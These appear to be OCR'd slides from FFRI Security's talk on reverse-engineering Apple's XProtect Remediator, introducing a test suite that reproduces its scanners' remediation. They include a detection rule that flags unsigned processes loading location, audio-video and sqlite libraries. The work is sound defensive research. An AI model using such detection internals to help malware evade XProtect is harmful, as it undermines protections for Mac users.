


```
RedPineScanner {
    Process {
        ProcessIsAppleSigned(false)
        HasLoadedLibrary("/System/Library/PrivateFrameworks/FMCore.framework")
        HasLoadedLibrary("/System/Library/Frameworks/CoreLocation.framework/CoreLocation")
        HasLoadedLibrary("/System/Library/Frameworks/AVFoundation.framework/AVFoundation")
        HasLoadedLibrary("/usr/lib/libsqlite3.dylib")
    }.reportOnly()
}
```

Does not remediate threat

XPRTestSuite

- Contains RE results of 15 XPR scanners
- Contains scripts to reproduce XPR remediation
- Useful for XPR research and testing purposes
- https://github.com/FFRI/XPRTestSuite



XProtect Remediator Test Suite

A collection of scripts and documents to help future XProtect Remediator (XPR) research.


About This Repository

This repository contains:

- The scripts to create harmless minimal files and processes that reproduce the remediation of each scanning module of XPR
- The documents that describe the reverse-engineered XPR remediation (or detection) logic using the RemediationBuilder DSL

Outline

1. Introduction
2. Tooling
3. RE results
    1. Overview
    2. Initialization
    3. RemediationBuilder
    4. Remediation Logic
4. **Conclusion**



Conclusion

- **Covered:**
  - Tooling and how to analyze XPR
  - XPR internals (initialization, RemediationBuilder, remediation logic)
- **Not covered (see the white paper):**
  - Provenance Sandbox & How XPR uses this mechanism
  - XPAPIHelpers
  - Other XPR scanners internals (such as CardboardCutout)
  - Vulnerabilities of XPR scanners

Takeaways

- **XPR gives insights into Apple-exclusive threat intelligence**
  - Security researchers should keep analyzing scanners in future updates
  - My custom tools for XPR analysis is live on GitHub, so please use them
- **Scanner’s detection result may help discover new threats**
  - Some scanners appears to be designed to hunt new threats
  - Monitoring these scanner’s detection results may result in discovering new threats

Disclaimer

This document is a work of authorship performed by FFRI Security, Inc. (hereafter referred to as "the Company"). As such, all copyrights of this document are owned by the Company and are protected under Japanese copyright law and international treaties. Unauthorized reproduction, adaptation, distribution, or public transmission of this document, in whole or in part, without the prior permission of the Company is prohibited.

While the Company has taken great care to ensure the accuracy, completeness, and utility of the information contained in this document, it does not guarantee these qualities. The Company will not be liable for any damages arising from or related to this document.

Thank You!

Maxwell's Equations
$\nabla \cdot B = 0$
$\nabla \cdot D = \rho$
$\nabla \times E = -\frac{\partial B}{\partial t}$
$\nabla \times H = \frac{\partial D}{\partial t} + J$

Feedback? Ideas?

@tsunek0h (X)

@tsunekoh@infosec.exchange (Mastodon)

research-feedback@ffri.jp

Icon

- https://www.flaticon.com
- https://macosicons.com/#/